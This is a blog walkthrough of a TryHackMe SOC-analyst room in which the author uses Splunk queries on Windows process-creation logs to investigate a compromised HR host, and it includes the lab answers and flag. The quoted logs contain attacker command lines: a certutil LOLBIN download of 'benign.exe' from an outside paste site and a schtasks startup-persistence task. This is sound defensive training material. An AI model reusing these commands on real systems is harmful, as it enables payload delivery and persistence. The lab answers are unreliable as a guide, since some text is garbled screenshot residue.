


★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



Benign | TryHackMe — Walkthrough



jcm3 · [Follow](#)

5 min read · Mar 16, 2024



Listen



Share



More

Hey all, this is the thirty-eighth installment in my walkthrough series on TryHackMe's SOC Level 1 path which covers the seventh and final room in this module on Security Information and Event Management, where we will come to understand how SIEM works and get comfortable creating simple and advanced search queries to look for specific answers from the ingested logs.

In this challenge room, we will investigate a compromised host.

Link: <https://tryhackme.com/room/benign>

Don't be scared of this one guys... *it's benign...*

Task 1: Introduction

We will investigate host-centric logs in this challenge room to find suspicious process execution. To learn more about Splunk and how to investigate the logs, look at the rooms [splunk101](#) and [splunk201](#).



Room Machine

Before moving forward, deploy the machine. When you deploy the machine, it will be assigned an IP. Access this room via the AttackBox, or via the VPN at `MACHINE_IP`. The machine will take up to 3-5 minutes to start. If the required logs are ingested in the index `win_eventlogs`.

Answer the questions below:

1.1 Connect with the lab.

For this room, launch the Machine using the green icon and either start the AttackBox to connect or loadup your VPN:



Answer: No answer needed

Task 2: Scenario: Identify and Investigate an Infected Host

One of the client's IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index `win_eventlogs` for further investigation.

About the Network Information

The network is divided into three logical segments. It will help in the investigation.

IT Department

- James
- Moin
- Katrina

HR department

- Haroon
- Chris
- Diana

Marketing department

- Bell
- Amelia
- Deepak

Answer the questions below:

2.1 How many logs are ingested from the month of March, 2022?

Nice little warm-up to make sure we're awake. Set the date range appropriately:

New Search

1 index=win_eventlogs

✓ (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM) No Event Sampling ▾

Events () Patterns Statistics Visualization

Format Timeline — Zoom Out + Zoom to Selection × Deselect

List ▾ ↗ Format 20 Per Page ▾

< Hide Fields ⋮ All Fields

SELECTED FIELDS

- host 1
- source 1
- sourcetype 1

INTERESTING FIELDS

- Category 1

i	Time	Event
>	3/8/22 6:59:44.000 PM	{ [-] Category: Process Creation Channel: Windows CommandLine: EventID: 4688 EventTime: 2022-03-08T18:59:44Z EventType: AUDIT_SUCCESS HostName: HR_02

Answer: 13959

2.2 Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?

If we just click on the field 'UserName' we'll see 10/11 results and nothing looks amiss, let's get the extra name:

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

< Hide Fields ≡ All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1
- a UserName 11

INTERESTING FIELDS

- a Category 1
- a Channel 1
- a CommandLine 100+
- # date_hour 12
- # date_mday 5
- # date_minute 60
- a date_month 1
- # date_second 60
- a date_wday 5

UserName 11 Values, 100% of events Selected

Reports

- Top values
- Top values by time
- Rare values
- Events with this field

Top 10 Values

	Count	%
SYSTEM	3,325	23.82%
Moin	1,357	9.721%
James	1,336	9.571%
Katrina	1,274	9.127%
haroon	1,137	8.145%
Chris.fort	1,130	8.095%
deepak	1,118	8.009%
Daina	1,106	7.923%
Bell	1,104	7.909%
Amelia	1,071	7.672%

```
index=win_eventlogs
| top limit=11 UserName
```

NEW SEARCH

1 index=win_eventlogs| top limit=11 UserName

✓ 13,959 events (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM) No Event Sampling ▼

Events Patterns **Statistics (11)** Visualization

20 Per Page ▼ Format Preview

UserName ▾

SYSTEM

Moin

James

Katrina

haroon

Chris.fort

deepak

Daina

Bell

Amelia

Answer: Amella

2.3 Which user from the HR department was observed to be running scheduled tasks?

I found this by running the following command, there will be a better way but I'm not experienced enough in Splunk to get it and all the EventIDs are the same for this

```
index=win_eventlogs schtasks
```

From here I sorted by the "CommandLine" field which made it pretty obvious as there's only 5 commands:

New Search

1

index=win_eventlogs schtasks

✓ 87 events (before 5/24 2:26:00.000 PM)

No Event Sampling ▾

Events (87)

Patterns

Statistics

Visualization

Format Timeline ▾

— Zoom Out

+ Zoom to Selection

× Deselect

List ▾

Format

50 Per Page ▾

< Hide Fields

≡ All Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 1

a UserName 4

INTERESTING FIELDS

a Category 1

a Channel 1

a CommandLine 5

date_hour 12

date_mday 5

date_minute 45

a date_month 1

date_second 44

a date_wday 5

date_year 1

date_zone 1

EventID 1

a EventTime 87

a extracted_EventType 1

a extracted_index 1

a HostName 9

a index 1

linecount 1

a NewProcessId 87

a Opcode 1

Time

Event

CommandLine

5 Values, 100% of events

Selected

Yes No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
	49	56.322%
/change /tn "microsoft\office\office automatic updates" /enable	16	18.391%
/query /fo list /v	16	18.391%
/delete /f /tn "microsoft\windows\customer experience improvement program\uploader"	5	5.747%
/create /tn OfficUpdater /tr "C:\Users\...t\AppData\Local\Temp\update.exe"	1	1.149%
/sc onstart		

Show as raw text

>

3/8/22 4:40:33 PM

{ [-] Category: Process Creation Channel: Windows CommandLine:

1 index=win_eventlogs schtasks CommandLine="/create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart"

✓ 1 event (before 3/5/24 2:26:54.000 PM) No Event Sampling ▼

Events (1) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ Format 50 Per Page ▼

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS a host 1 a source 1 a sourcetype 1 a UserName 1			3/6/22 2:23:40.000 PM	<pre>{ [-] Category: Process Creation Channel: Windows CommandLine: /create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" , EventID: 4688 EventTime: 2022-03-06T14:23:40Z EventType: AUDIT_SUCCESS HostName: HR_02 NewProcessId: 0x885fd7 Opcode: Info ProcessID: 7933 ProcessName: C:\Windows\System32\schtasks.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: Win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local UserName: Chris.fort index: winlogs }</pre> <p>Show as raw text</p> <p>UserName = Chris.fort host = cybertees source = win_event_logs.json sourcetype = _json</p>

INTERESTING FIELDS

a Category 1
 a Channel 1
 a CommandLine 1
 # date_hour 1
 # date_mday 1
 # date_minute 1
 a date_month 1
 # date_second 1
 a date_wday 1
 # date_year 1
 # date_zone 1
 # EventID 1
 a EventTime 1
 a extracted_EventType 1
 a extracted_index 1
 a HostName 1
 a index 1
 # linecount 1
 a NewProcessId 1

Answer: Chris.fort

2.4 Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.

I found this pretty easily this time by going to the CommandLine and displaying rare values:

1 index=win_eventlogs HostName=*HR*

✓ 4,797 events (before 3/5/24 2:30 PM) No Event Sampling ▾

Events (4,797) Patterns Stats Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1
- a UserName 8

INTERESTING FIELDS

- a Category 1
- a Channel 1
- a CommandLine 100+ **2**
- # date_hour 12
- # date_mday 5
- # date_minute 60
- a date_month 1
- # date_second 60
- a date_wday 5
- # date_year 1
- # date_zone 1
- # EventID 1
- a EventTime 100+
- a extracted_EventType 1
- a extracted_index 1
- a HostName 3
- a index 1

CommandLine

>100 Values, 100% of events Selected Yes No

Reports

Top values Top values by time **Rare values** **3**

Events with this field

Top 10 Values	Count	%
/nostartup "y:\accounting\accs_payable.accdb"	112	2.335%
/nostartup "y:\accounting\internal.accdb"	112	2.335%
/nostartup	108	2.251%
/nostartup "y:\accounting\accs_recv.accdb"	104	2.168%
-Embedding	67	1.397%
/LOADSAVEDWINDOWS	25	0.521%
/silent /all	24	0.5%
/fromrunkey	20	0.417%
/?	19	0.396%


UserName = Chris.fort host = cybertees source = win_event_logs.json sourcetype = _

> 3/8/22 { [-]


The query for this is:

```
index=win_eventlogs HostName=*HR* | rare limit=20 CommandLine
```

This looks a lot like what we're looking for. We see the lolbin they used, certutil. We see a file, "benign.exe" and a c2 server it's reaching out to:



Searching by it gives us one result:



Answer: haroon

2.5 To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?

We answered this with the previous question:

i	Time	Event
>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: [REDACTED] -urlcache -f - https://controlc.com/e4d11035 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessId: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SourceModuleName: eventlog SourceModuleType: Win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local UserName: haroon index: winlogs

Answer: *certutil.exe*

2.6 What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)

Also answered in question 2.4

1	* CommandLine=" certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe"
✓ 1 event	(before 3/5/24 2:33:48.000 PM) No Event Sampling ▼
Events (1)	Patterns Statistics Visualization
Format Timeline ▼	— Zoom Out + Zoom to Selection × Deselect

i	Time	Event
>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe EventID: 4688 EventTime: [REDACTED] T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: Win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local UserName: haroon index: winlogs

Answer: *2022-03-04*

2.7 Which third-party site was accessed to download the malicious payload?

Also answered in 2.4...

List ▾	Format	50 Per Page ▾
i	Time	Event
>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://[redacted]e4d11035 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b

Answer: *controlc.com*

2.8 What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?


Noticing a pattern?

List ▾	Format	50 Per Page ▾
i	Time	Event
>	3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 [redacted] EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: Win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local UserName: haroon index: winlogs } Show as raw text UserName = haroon host = cybertees source = win_event_logs.json sourcetype = _json

Answer: *benign.exe*

2.9 The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{.....}; what is that pattern?

Grab the flag from the site:



Answer: *THM{KJ&*H^B0}*

2.10 What is the URL that the infected host connected to?

Again, reference question 2.4:

Format 50 Per Page

Time	Event
3/4/22 10:38:28.000 AM	<pre>{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - [redacted] benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: Win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local UserName: haroon Index: winlogs }</pre> <p>Show as raw text</p> <p>UserName = haroon host = cybertees source = win_event_logs.json sourcetype = _json</p>

Answer: <https://controlc.com/e4d11035>

This concludes the **Benign** room as well as the **Security Information and Event Management** module, the fifth of seven modules in this SOC Level 1 Path on TryHackMe. This was a fun room and was very approachable and appropriate for our skill level. We got to see a fun example of an on startup process creation which resulted in reaching out to a c2 server to download a payload.

Thanks for joining me on this walkthrough and I'll see you in the next one, **DFIR: An Introduction**, where we will also begin our next module, **Digital Forensics and Incident Response**. See you there!

Splunk

Cybersecurity

Tryhackme

Tryhackme Walkthrough

Soc Analyst



Follow

Written by **jcm3**

110 Followers · 9 Following

Proud dad, WGU cybersecurity grad, future MS:Cybersecurity & Information Assurance, aspiring cybersecurity professional, top 2% on TryHackMe.

No responses yet



What are your thoughts?

Respond

More from jcm3




jcm3

Wireshark: Packet Operations | TryHackMe — Walkthrough

Hey all, this is the twenty-second installment in my walkthrough series on TryHackMe's SOC Level 1 path and the tenth room in this module...

Feb 29, 2024 69 1

